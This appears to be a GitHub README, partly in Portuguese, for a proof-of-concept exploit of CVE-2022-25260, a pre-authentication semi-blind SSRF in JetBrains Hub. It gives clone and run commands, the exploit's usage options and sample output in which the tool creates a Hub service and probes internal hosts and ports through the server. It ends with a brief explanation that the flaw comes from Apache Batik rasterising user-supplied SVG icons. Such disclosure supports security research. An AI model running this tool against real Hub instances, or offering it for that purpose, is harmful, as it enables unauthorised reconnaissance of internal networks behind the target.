 yuriisanin/cve-2022-25260
PoC para CVE-2022-25260: SSRF semi-cego pré-autenticação no JetBrains Hub

JetBrains Hub pré-autenticação SSRF semi-cego (server-side request forgery)
Instalar & executar:
$ git clone https://github.com/yuriisanin/CVE-2022-25260
$ cd CVE-2022-25260/
$ python3 exploit.py -h

|--------------------------------------------------------------------|
|       CVE-2022-25260 JetBrains Hub pre-auth semi-blind SSRF        |
|           developed by Yurii Sanin (Twitter: @SaninYurii)          |
|--------------------------------------------------------------------|
usage: exploit.py [-h] -hub_url HUB_URL -email EMAIL [-internal_urls_file INTERNAL_URLS_FILE] [-internal_url INTERNAL_URL]

optional arguments:
  -h, --help            show this help message and exit
  -hub_url HUB_URL      Target Hub instance
  -email EMAIL          Email address of any user in the system
  -internal_urls_file INTERNAL_URLS_FILE
                        Path to internal service URLs file
  -internal_url INTERNAL_URL
                        Internal service URL
Uso:
$ python3 exploit.py hub_url http://localhost:8080 -email [email protected] -internal_urls_file ./assets/payloads/urls.txt

|--------------------------------------------------------------------|
|       CVE-2022-25260 JetBrains Hub pre-auth semi-blind SSRF        |
|           developed by Yurii Sanin (Twitter: @SaninYurii)          |
|--------------------------------------------------------------------|
[INFO] - staring scanning for 14 urls.
[INFO] - trying to create Hub service.
[INFO] - Hub service create, serviceId: '02cc6043-1469-4a8e-9a74-b003e721620c'.
[INFO] - trying to request: 'http://127.0.0.1:8080'.
[INFO] - OK. Host 'http://127.0.0.1:8080' is running HTTP service (XML-like response) [FOUND]. Message: 'Attribute name "ng-strict-di" associated with an element type "html" must be followed by the ' = ' character.'.
[INFO] - trying to request: 'http://127.0.0.1:8081'.
[INFO] - OK. Host 'http://127.0.0.1:8081' is DOWN.
[INFO] - trying to request: 'http://google.com'.
[INFO] - OK. Host 'http://google.com' is running HTTP service (presumably XML-like response) [FOUND]. Message: 'The markup in the document preceding the root element must be well-formed.'.


DEMO:
A vulnerabilidade foi possível devido ao uso do Apache Batik com configurações padrão para a rasterização de ícones SVG fornecidos pelo usuário. Você pode encontrar mais informações sobre exploração de rasterização SVG do lado do servidor AQUI.
